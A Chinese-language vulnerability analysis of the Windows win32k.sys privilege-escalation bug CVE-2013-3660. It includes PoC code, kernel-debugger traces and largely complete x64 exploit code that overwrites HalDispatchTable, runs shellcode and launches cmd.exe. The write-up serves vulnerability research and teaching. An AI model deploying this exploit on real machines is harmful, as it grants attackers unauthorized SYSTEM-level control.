

Microsoft Windows 提权漏洞 (CVE-2013-3660)x64 平台分析

作者：ExploitCN

1、前言

1.1 概述

CVE-2013-3660 是来自 Google 安全团队的研究人员 Tavis Ormandy 在对 win32.sys 做内存压力发现的，经过分析，发现是 win32k.sys 模块的一处本地提权漏洞，他本人也因此获得 Pwnie Awards 2013 提名。

1.2 非常重要的说明

针对这个漏洞我要说明的有以下几点：

- 1、 本文并不做非常详细的基础知识普及；
- 2、 本文只对核心漏洞代码、利用代码进行说明；
- 3、 所以，阅读本文之前，你最好看看以下两个网址，有很详细的基础说明：
<https://www.anquanke.com/post/id/205867>
<https://bbs.pediy.com/thread-178154.htm>
- 4、 不管是在 github，还是国内网站，都是针对 x86 的系统对漏洞进行利用，EXP 也仅仅是针对 x86，并不能扩展到 x64 系统上。
- 5、 本文介绍了 x64 系统上的 EXP 编写、分析、调试；
- 6、 本文的 EXP 代码，有原创的部分，也参考了他人的代码。在 win7 sp1 Professional x64 位操作系统上，并没有直接可用的代码，经过研究，本人编写的 EXP，成功率达到 100%（原来 x86 下代码成功率为 40%左右，x64 下没有可直接使用的代码）。
- 7、 本文着重于指导 EXP 编写，尤其是 x64 系统下的 EXP 编写。

本文关键点：

- 1、 全网首次公布 x64 下 100%成功率的 EXP。

2、POC 分析

2.1 漏洞原因

原因主要是两点：

- 1、如果内存分配失败，图 1 中的 new_PathRecord 的 next 指针不会被初始化，从而指向的受污染数据。
- 2、没有对 freelist 空闲链表获取的内存节点进行初始化操作。见图 2。
- 3、图 3 是 Exploit 的实现，在 next 指针被污染之后，这里的赋值，是实现 Exploit 的关键，将在后面详细介绍。

```
do
{
    if ( *v5 >= maxadd )
    {
        new_PathRecord->flags &= 0xFFFFFFFF5;
        v14 = v27;
        *(DWORD *)((*((DWORD *)v27 + 2) + 16) + 4) = &new_PathRecord->points[*v5];
        if ( EPATHOBJ::newpathrec(v14, &new_PathRecord, &maxadd, 0x7FFFFFFFu) != 1 )
        {
            return 0;
        }
        new_PathRecord = new_PathRecord;
        new_PathRecord->prev = new_PathRecord;
        new_PathRecord->next = new_PathRecord;
        v5 = &new_PathRecord->numPoints;
        new_PathRecord->numPoints = 0;
        new_PathRecord = new_PathRecord;
        new_PathRecord->flags = v4->flags & 0xFFFFFEEA;
    }
    ++*((DWORD *)v27 + 1);
    v21 = (struct #666 *)&new_PathRecord->points[*v5++];
}
while ( BEZIER::bNext((#895 *)v22, v21) );
```

在win32k.sys的pprFlattenRec函数里

这句话失败，导致指针未初始化，引发漏洞

如果直接返回，new_PathRecord的next指针将不会被初始化

图 1 new_PathRecord 指针未初始化

```
1 struct PATHALLOCC * __stdcall newpathalloc()
2 {
3     _DWORD *v0; // eax
4     void *v1; // ecx
5     _DWORD *v2; // esi
6     char v4[4]; // [esp+4h] [ebp-4h] BYREF
7
8     SEMOBJ::SEMOBJ((#773 *)v4, PATHALLOCC::hsemFreelist);
9     v0 = PATHALLOCC::freelist;
10    if ( PATHALLOCC::freelist )
11    {
12        v1 = *(void **)PATHALLOCC::freelist;
13        --PATHALLOCC::cFree;
14        PATHALLOCC::freelist = v1;
15    LABEL_7:
16        *v0 = 0;
17        v0[2] = 0xFC0;
18        v0[1] = v0 + 3;
19        v2 = v0;
20        goto LABEL_5;
21    }
22    v0 = (_DWORD *)PALLOCMEM(0xFC0u, 0x74617047u);
23    if ( v0 )
24    {
25        ++PATHALLOCC::cAllocated;
26        goto LABEL_7;
27    }
28    v2 = 0;
29    LABEL_5:
30    NEEDGRELOCK::vUnlock((#898 *)v4);
31    return (struct PATHALLOCC *)v2;
32 }
```

函数调用关系是：
pprFlattenRec->newpathrec->newpathalloc

优先从freelist的空闲链表获取内存节点，并没有进行初始化，导致可能使用到受污染的数据

图 2 分配受污染的 freelist 链表

```

31 v27 = this;
32 if ( EPATHOBJ::newpathrec(this, &_new_PathRecord, &maxadd, 0x7FFFFFFFu) != 1 )
33     return 0;
34 new_PathRecord = _new_PathRecord;
35 v4 = a2;
36 _new_PathRecord->prev = a2->prev;
37 v5 = &new_PathRecord->numPoints; 在win32k.sys的pprFlattenRec函数里面
38 new_PathRecord->numPoints = 0;
39 new_PathRecord->flags = a2->flags & 0xFFFFFFFF;
40 if ( new_PathRecord->prev )
41     new_PathRecord->prev->next = new_PathRecord; 由这里实现的Exploit，尤其要记住，new_PathRecord是一个很
42 else 大的值，这非常重要，我将在后面说明，为什么
43     *(_DWORD *)((_DWORD *)v27 + 2) + 0x14 = new_PathRecord;

```

图 3 Exploit 利用点

2.2 POC 关键代码

POC 代码关键点，分为三步：

1、消耗系统内存：

```

for (Size = 1 << 26; Size; Size >>= 1) {
    while (Regions[NumRegion] = CreateRoundRectRgn(0, 0, 1, Size, 1, 1)) {
        NumRegion++;
    }
}

```

2、填入垃圾数据：

```

PathRecord = (PPATHRECORD)VirtualAlloc(NULL,
    sizeof(PATHRECORD),
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);

FillMemory(PathRecord, sizeof(PATHRECORD), 0xCC);
PathRecord->next = (PATHRECORD*) (0x41414143);
PathRecord->prev = (PATHRECORD*) (0x42424244);
PathRecord->flags = 0;

for (PointNum = 0; PointNum < MAX_POLYPOINTS; PointNum++) {
    Points[PointNum].x = (ULONG) (PathRecord) >> 4;
    Points[PointNum].y = 0;
    PointTypes[PointNum] = PT_BEZIERTO;
}

```

3、触发漏洞

```

for ( PointNum = MAX_POLYPOINTS; PointNum; PointNum-=3)
{

```

```

    BeginPath(Device);
    PolyDraw(Device, Points, PointTypes, PointNum);
    EndPath(Device);
    FlattenPath(Device);
    FlattenPath(Device);
    EndPath(Device);
}

```




图 4 漏洞触发函数调用关系图

注意上图中的红色字体，现实了 FlattenPath 函数的调用关系。

2.3 POC 运行结果

运行上面POC关键代码之前，我们还需要确定一件事情，`Points[PointNum].x` 和 `Points[PointNum].y`的在内存中实际读取的值，是不是就是x、y的值？我们先把x、y赋值成0x41414141，看看运行结果。

POC运行结果见下图，由图可见，当`Points[PointNum].x` 等于0x41414141的时，出现异常时，读取的数值实际为0x41414140，被左移了4位。所以，在写地址的时候，要右移4位，才能得到准确的地址。这就了为什么

`Points[PointNum].x = (ULONG_PTR) (0x41414141) >> 4,`

要右移4位的原因。




图 5 POC 运行结果

2.4 POC 数据分析

根据 2.3 节的分析可知，我们按照 2.2 节的代码运行时，堆数据的内容，如下：



图 6 POC 数据分析图

在上图中,ebp+8,就是 PATHRECORD 结构体指针,从堆数据内容可以看出,在第二次调用 newpathrec 出现异常时,堆里面的 0xfe580104 的 next 指针指向 0x000f0000,而这就是 PathRecord 申请的堆地址,堆地址的内容就是 x、y 的数值。

```
kd> dd ebp+8
95907be0 ec7f9104 0017fac0 9ca7bdf6 00000001
95907bf0 00000294 fe62e550 00000000 00000000
95907c00 00000000 00000000 00000000 00000000
95907c10 00000000 00000000 00000000 fe9c2008
95907c20 00000001 00000000 95907c34 83e92a6a
95907c30 e1010987 0017fac4 774e6c04 badb0d00
95907c40 0017fabc 00000000 00000000 00000000
95907c50 00000000 00000000 00000000 00000000

kd> dd ec7f9104
ec7f9104 001f0000 001f0000 001f0000 001f0000
ec7f9114 001f0000 001f0000 001f0000 001f0000
ec7f9124 001f0000 001f0000 001f0000 001f0000
ec7f9134 001f0000 001f0000 001f0000 001f0000
ec7f9144 001f0000 001f0000 001f0000 001f0000
ec7f9154 001f0000 001f0000 001f0000 001f0000
ec7f9164 001f0000 001f0000 001f0000 001f0000
ec7f9174 001f0000 001f0000 001f0000 001f0000

kd> dd ec7f9000 150
ec7f9000 47f90000 74617047 00000000 ec7f9fbc
ec7f9010 00000fc0 ec7f7014 00000000 00000015
ec7f9020 000001f3 001f0000 001f0000 001f0000
ec7f9030 001f0000 001f0000 001f0000 001f0000
ec7f9040 001f0000 001f0000 001f0000 001f0000
ec7f9050 001f0000 001f0000 001f0000 001f0000
ec7f9060 001f0000 001f0000 001f0000 001f0000
ec7f9070 001f0000 001f0000 001f0000 001f0000
ec7f9080 001f0000 001f0000 001f0000 001f0000
ec7f9090 001f0000 001f0000 001f0000 001f0000
ec7f90a0 001f0000 001f0000 001f0000 001f0000
ec7f90b0 001f0000 001f0000 001f0000 001f0000
ec7f90c0 001f0000 001f0000 001f0000 001f0000
ec7f90d0 001f0000 001f0000 001f0000 001f0000
ec7f90e0 001f0000 001f0000 001f0000 001f0000
ec7f90f0 001f0000 001f0000 001f0000 001f0000
ec7f9100 001f0000 001f0000 001f0000 001f0000
ec7f9110 001f0000 001f0000 001f0000 001f0000
ec7f9120 001f0000 001f0000 001f0000 001f0000
ec7f9130 001f0000 001f0000 001f0000 001f0000

kd> !pool ec7f9104
Pool page ec7f9104 region is Paged session pool
*ec7f9000 size: fc8 previous size: 0 (Allocated) *Gpat
Pooltag Gpat : GDITAG_PATHOBJ, Binary : win32k.sys
ec7f9fc8 size: 38 previous size: fc8 (Free) .....
```

被污染

从!pool指令看，知道pool的开始是0xec7f9000，所以dd进去，可以看到，里面全是0x1f0000数据，这就是PathRecord的地址，由x、y填入被污染

3、EXP 分析

3.1 EXP 关键原理分析

3.1.1 原始版 EXP 原理图

原始版的 EXP 原理图，见下图。




图 7 原始版 EXP 原理图

EXP 关键代码是：

```
ExploitRecord.next = (PPATHRECORD)*DispatchRedirect;
```

```
ExploitRecord.prev = (PPATHRECORD)&HalDispatchTable[1];
```

```
ExploitRecord.flags = PD_BEZIER | PD_BEGINSUBPATH;
```

```
ExploitRecord.count = 4;
```

```

31 v27 = this;
32 if ( EPATHOBJ::newpathrec(this, &new_PathRecord, &maxadd, 0x7FFFFFFFu) != 1 )
33     return 0;
34 new_PathRecord = _new_PathRecord;
35 v4 = a2;
36 _new_PathRecord->prev = a2->prev;
37 v5 = &new_PathRecord->numPoints; 在win32k.sys的pprFlattenRec函数里面
38 new_PathRecord->numPoints = 0;
39 new_PathRecord->flags = a2->flags & 0xFFFFFFFF;
40 if ( new_PathRecord->prev )
41     new_PathRecord->prev->next = new_PathRecord; 由这里实现的Exploit，尤其要记住，new_PathRecord是一个很
42 else 大的值，这非常重要，我将在后面说明，为什么
43     *(_DWORD *)((*((_DWORD *)v27 + 2) + 0x14) = new_PathRecord;

```

在上图中，变量 a2 就是 ExploitRecord，它的 prev 是 &HalDispatchTable[1]，所以 new_PathRecord->prev 就等于 &HalDispatchTable[1]，再取 next（next 刚好偏移为 0），实际就取到了 HalDispatchTable[1]。

由图 3、图 7，再根据 EXP 关键代码可知，执行完第 41 行之后，HalDispatchTable[1] 将会被写入 new_PathRecord，这个地址是不可控的，但里面的 next 和 prev 将会分别是 (PPATHRECORD)*DispatchRedirect、(PPATHRECORD)&HalDispatchTable[1]。此时，调用 HalDispatchTable[1] 函数，将会调用 ExploitPathRecord 的堆地址，比如是：0xf0000。此时，0xf0000 地址的内容已经是 ExploitRecord.next 指针的内容 (PPATHRECORD)*DispatchRedirect，这就意味着，next 指针既要是一个有效的地址，也要是一个可执行的代码。这就是为什么一些 EXP 要有这个函数的原因：

```

// nt!NtQueryIntervalProfile的第二个参数就是shellcode地址，
// 而0x40，就是ebp相对于第二个参数的偏移。
// 又因为这儿的代码，既要作为地址，又要作为代码，所以通过
// 一个表，来寻找合适的地址

```

```

VOID __declspec(naked) HalDispatchRedirect(VOID)
{
    __asm inc eax
}

```

```

__asm jmp dword ptr[ebp + 0x40]; // 0
__asm inc ecx
__asm jmp dword ptr[ebp + 0x40]; // 1
__asm inc edx
__asm jmp dword ptr[ebp + 0x40]; // 2
__asm inc ebx
__asm jmp dword ptr[ebp + 0x40]; // 3
__asm inc esi
__asm jmp dword ptr[ebp + 0x40]; // 4
__asm inc edi
__asm jmp dword ptr[ebp + 0x40]; // 5
__asm dec eax
__asm jmp dword ptr[ebp + 0x40]; // 6
__asm dec ecx
__asm jmp dword ptr[ebp + 0x40]; // 7
__asm dec edx
__asm jmp dword ptr[ebp + 0x40]; // 8
__asm dec ebx
__asm jmp dword ptr[ebp + 0x40]; // 9
__asm dec esi
__asm jmp dword ptr[ebp + 0x40]; // 10
__asm dec edi
__asm jmp dword ptr[ebp + 0x40]; // 11 // Mark end of table.
__asm {
    _emit 0
    _emit 0
    _emit 0
    _emit 0
}
}

```

3.1.2 升级版 EXP 原理图

当使用 x64 操作系统的时候，由于只有 fastcall，也就是寄存器传参，所以无法再使用上述办法编写 EXP，升级后的原理，如下图：




图8 升级版 EXP 原理图

当把图3中的 new_PathRecord 写入 MmUserProbeAddress 之后，就可以通过：

```
NtReadVirtualMemory((HANDLE)-1,
NtReadVirtualMemoryBuffer, NtReadVirtualMemoryBuffer, (SIZE_T)CodeAddr,
HalDispatchTable+8);
```

调用，来实现把申请的堆地址写入 HalDispatchTable+8，这时，调用 NtQueryIntervalProfile 就会调用到 shellcode。之前已经把 shellcode 写入了堆。

3.2 EXP 调试

watchdog 函数里面，写 `__asm {int 3}`，然后断下，调试过程如下图：

```

9c93b078 740c je win32k!EPATHOBJ::bFlatten+0x27 (9c93b086)
kd> r eax
eax=002c0000 watchdog之后, 在bFlatten+0x19断点, 可以看到, pathobj等于0x2c0000
kd> dd 002c0000 14
002c0000 003533a4 42424242 00000000 dddddddd
kd> g
Breakpoint 0 hit
win32k!EPATHOBJ::bFlatten+0x19:
9c93b078 740c je win32k!EPATHOBJ::bFlatten+0x27 (9c93b086)
kd> r eax
eax=003533a4 再g一次, 就进入PathRecord的下一个, ExploitRecord
kd> dd 003533a4 14
003533a4 4065ff40 83f8b35c 00000011 00000004 ExploitRecord的结构, 4065ff40是
kd> ba e 1 win32k!EPATHOBJ::pprFlattenRec+0x5e next, 83f8b35c是pre, 同时, 4065ff40也是
kd> g
Breakpoint 6 hit
win32k!EPATHOBJ::pprFlattenRec+0x5e:
9c943b95 8930 mov dword ptr [eax],esi inc eax; jum [ebp+0x40], 83f8b35c是
kd> r eax,1 HalDispatchTable+4的地址
kd> dd eax,1
83f8b35c 83e428a2 执行之前0x83f8b35c是0x83e428a2, 就是HalQuerySystemInformation
kd> p
win32k!EPATHOBJ::pprFlattenRec+0x60:
9c943b97 f6470801 test byte ptr [edi+8],1
kd> dd eax,1
kd> dd eax,1 Range error in 'dd eax,1'
kd> dd esp+4,1 执行pprFlattenRec+0x5e之后, 被替换成了ffa4a014, 这个其实就是第一次
83f8b35c ffa4a014 nepatchrec分配的地址
kd> dd esp+4,1
96742bd4 ffa4a014
kd> dd ffa4a014 14
ffa4a014 00000000 83f8b35c 00000001 00000000 可以看到, newpathrec还只是分配了prev节点, next还没有
kd> ba e 1 win32k!EPATHOBJ::pprFlattenRec+0x1df 分配, 注意: 这里新节点的next, pre, 就是ExploitRecord
kd> g
Breakpoint 7 hit
win32k!EPATHOBJ::pprFlattenRec+0x1df:
9c943d16 893e mov dword ptr [esi],edi 的next和pre
kd> r esi,1
kd> dd esi,1
ffa4a014 00000000 执行前
kd> r edi
edi=4065ff40
kd> p
win32k!EPATHOBJ::pprFlattenRec+0x1e1:
9c943d18 85ff test edi,edi
kd> dd ffa4a014 14
ffa4a014 4065ff40 83f8b35c 00000001 00000002 执行之后, 已经是ExploitRecord的next了
kd> x nt!*dispatchtable*
83f8b3f0 nt!HalPrivateDispatchTable = <no type information>
83f8b358 nt!HalDispatchTable = <no type information>
kd> dd 83f8b358 14
83f8b358 00000004 ffa4a014 83e431b4 84113e17
kd> dd ffa4a014
ffa4a014 4065ff40 83f8b35c 00000001 00000002 调用ffa4a014, 就会执行4065ff40这个代码, 就是
ffa4a024 00000000 00000000 00000000 00000000 inc eax; jum[ebp+0x40]
ffa4a034 00000000 00000000 00000000 00000000

```

上面是 x86 下原始版代码调试过程截图, 对于 x64 下的调试, 和 x86 异曲同工, 就没有截图进行说明了。因为从原理也可以看出, 其实 x64 下的调试过程更简单, 但是 EXP 编写的技巧更强, 这里, 我就介绍下 x64 平台下编写 EXP 的技巧, 调试的话, 就各位自己下来调试了。

3.3 x64 平台 EXP 关键代码详解

3.3.1 将 shellcode 地址写入目标地址

```

CodeAddr = (PVOID)0x1000;

DWORD_PTR AllocSize = 0x1000;

DWORD_PTR ADDR = 0;

while (true)
{
    DWORD ret = NtAllocateVirtualMemory((HANDLE)-1,
        &CodeAddr,
        0,
        &AllocSize,
        MEM_RESERVE | MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
    if (ret != 0) {
        ADDR = (DWORD_PTR)CodeAddr + 0x1000;
    }
}

```

```

        CodeAddr = (PVOID)ADDR;
        continue;
    }
    else
    {
        break;
    }
}

NtReadVirtualMemoryBuffer = (PBYTE)malloc((SIZE_T)CodeAddr);
printf("NtReadVirtualMemoryBuffer %p CodeAddr shellcode address:%p\n", \
    NtReadVirtualMemoryBuffer, CodeAddr);

printf("ShellCode_END = %p\n", ShellCode_END);
printf("ShellCode = %p\n", ShellCode);
printf("%x\n", (PBYTE)ShellCode_END - (PBYTE)ShellCode);
memcpy(CodeAddr, ShellCode, (PBYTE)ShellCode_END - (PBYTE)ShellCode);

```

通过 while 循环，找到一个最低的堆地址，然后把这个地址作为长度，分配相应大小的空间。因为把 shellcode 函数地址写入 HalDispatchTable 的代码是：

```

NtReadVirtualMemory((HANDLE)-1, NtReadVirtualMemoryBuffer, NtReadVirtualMemoryBuffer,
    (SIZE_T)CodeAddr, HalDispatchTable+8);

```

前面已经分析过，现在我们结合代码，再来看看。

在

```

NtReadVirtualMemoryBuffer = (PBYTE)malloc((SIZE_T)CodeAddr);

```

这里，

假如分配地址是0x1F0000，那么分配的内存大小就是0x1F0000，因为NtReadVirtualMemory，的最后一个参数是读入的实际大小，这儿需要定义成地址大小，那么就把CodeAddr这个地址，作为长度写入了HalDispatchtable+8。

NtReadVirtualMemory->长度写入 HalDispatchtable+8->NtQueryIntervalProfile->调用写入的长度(地址)。

3.3.2 通过 watchdog 实现 Exploit

第一部分：通过 while 循环写入垃圾数据；

```

while (TRUE)
{
    Device = GetDC(NULL);
}

```

```

Mutex = CreateMutex(NULL, FALSE, NULL);
WaitForSingleObject(Mutex, INFINITE);
printf("Mutex = %x\n", Mutex);
Thread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)WatchdogThread, NULL, 0,
NULL);

if ( Thread ==NULL)
{
    printf("Create Thread Failed!\n");
    continue;
}
printf("start CreateRoundRectRgn\n");

for (Size = 1 << 26; Size; Size >>= 1) {
    while (Regions[NumRegion] = CreateRoundRectRgn(0, 0, 1, Size, 1, 1)) {
        NumRegion++;
    }
}

printf("Allocated %u/%u HRGN objects\n", NumRegion, MaxRegions);
printf("Flattening curves...\n");

for ( PointNum = MAX_POLYPOINTS;PointNum;PointNum-=3)
{
    BeginPath(Device);
    PolyDraw(Device, Points, PointTypes, PointNum);
    EndPath(Device);
    FlattenPath(Device);
    FlattenPath(Device);

    if (PathRecord->next!=PathRecord)
    {
        DWORD_PTR ret = FALSE;
        SIZE_T Count = 0;

        //CodeAddr写入HalDispatchTable, 写入HaliQuerySystemInformation
        printf("CodeAddr = %x\n", (SIZE_T)CodeAddr);
        printf("NtReadVirtualMemoryBuffer = %p\n",

```

```

NtReadVirtualMemoryBuffer);

    printf("HalDispatchTable = %p\n", HalDispatchTable);
    ret = NtReadVirtualMemory((HANDLE)-1,
NtReadVirtualMemoryBuffer, NtReadVirtualMemoryBuffer, (SIZE_T)CodeAddr,
HalDispatchTable);

    printf("ret = %x\n", ret);
    if ( ret == NULL)
    {
        //在下面的调用shellcode那里打断点
        ULONG ret = 0;
        NtQueryIntervalProfile((ULONG)pShellCodeInfo, &ret);
        ShellExecuteA(NULL, "open", "cmd.exe", NULL, NULL, SW_SHOW);
        return;
    }
}

EndPath(Device);
}

while (NumRegion) {
    DeleteObject(Regions[--NumRegion]);
}

printf("cleaning up...\n");
ReleaseMutex(Mutex);
WaitForSingleObject(Thread, INFINITE);
ReleaseDC(NULL, Device);
ReleaseDC(NULL, Device);
printf("ReStarting!\n");
}
}

```

第二部分：通过看门狗把 PathRecord->next 替换成 ExploitPathRecord

```

DWORD WINAPI WatchdogThread(LPVOID Parameter)
{
    printf("Enter WatchdogThread!\n");
    if (WaitForSingleObject(Mutex, CYCLE_TIMEOUT) == WAIT_TIMEOUT)
    {
        printf("InterlockedExchangePointer\n");
        while (NumRegion)

```

```

    {
        DeleteObject(Regions[--NumRegion]);
    }

    InterlockedExchangePointer((volatile PVOID*)&PathRecord->next,
&ExploitRecord);

}
else
{
    printf("Mutex object did not timeout, list not patched\n");
}

printf("Leave WatchdogThread!\n");
return 0;
}

```

替换之后的流程，见 3.1.2。

3.4 x64 平台 EXP 编写注意事项

- 1、写 shellcode 函数的时候，不能通过全局参数传入函数地址去调用函数。因为汇编下的函数调用，跳转是相对下一条指令地址的跳转，通过 memcpy 拷贝 shellcode 函数到堆里面之后，这个偏移就是错误的。所以，只能通过形参把参数传进来，这样传递进来的地址，汇编之后，就会看到，函数的调用，是用类似 call[rbx+0x20]这样的调用来实现的，而不是相对偏移实现。
- 2、修改了 MmUserProbeAddress 之后，如果没有及时恢复，还继续调试，系统会随时崩溃，给调试会带来极大的困难；
- 3、shellcode 函数实际上是仿冒的 HaliQuerySystemInformation 函数，所以 NtQueryIntervalProfile->KeQueryIntervalProfile->HaliQuerySystemInformation 实际是 fake_HaliQuerySystemInformation。NtQueryIntervalProfile 第一个参数，就是 HaliQuerySystemInformation 的第三个参数 Buffer 取值。
- 4、现在流行的 EXP 没有在最后利用、消耗内存的时候加入 while 循环，导致成功率不足 40%，我在利用、消耗的地方加入了 while 循环，成功率提升到 100%。当然，这看似很简单的操作，你没有实际的去调试，去思考，你也是想不出来的。
- 5、NtReadVirtualMemory((HANDLE)-1, NtReadVirtualMemoryBuffer, NtReadVirtualMemoryBuffer, (SIZE_T)CodeAddr, HalDispatchTable+8) 中，CodeAddr 在函数之外是堆地址，在作为函数形参的时候是长度。之所以没有直接将 shellcode 地址作为 NtReadVirtualMemory 的参数，是因为 x64 平台的地址太大了，分配不了如此大的空间。实际在 EXP 编写代码时候，要从最小地址搜索，通过 while 循

环，慢慢增加，搜索到一个最小的可分配的堆地址，然后分配和地址相同大小的空间之后，作为 NtReadVirtualMemory 第四个参数，就可以把堆地址写入目标地址了。

4、提权复现

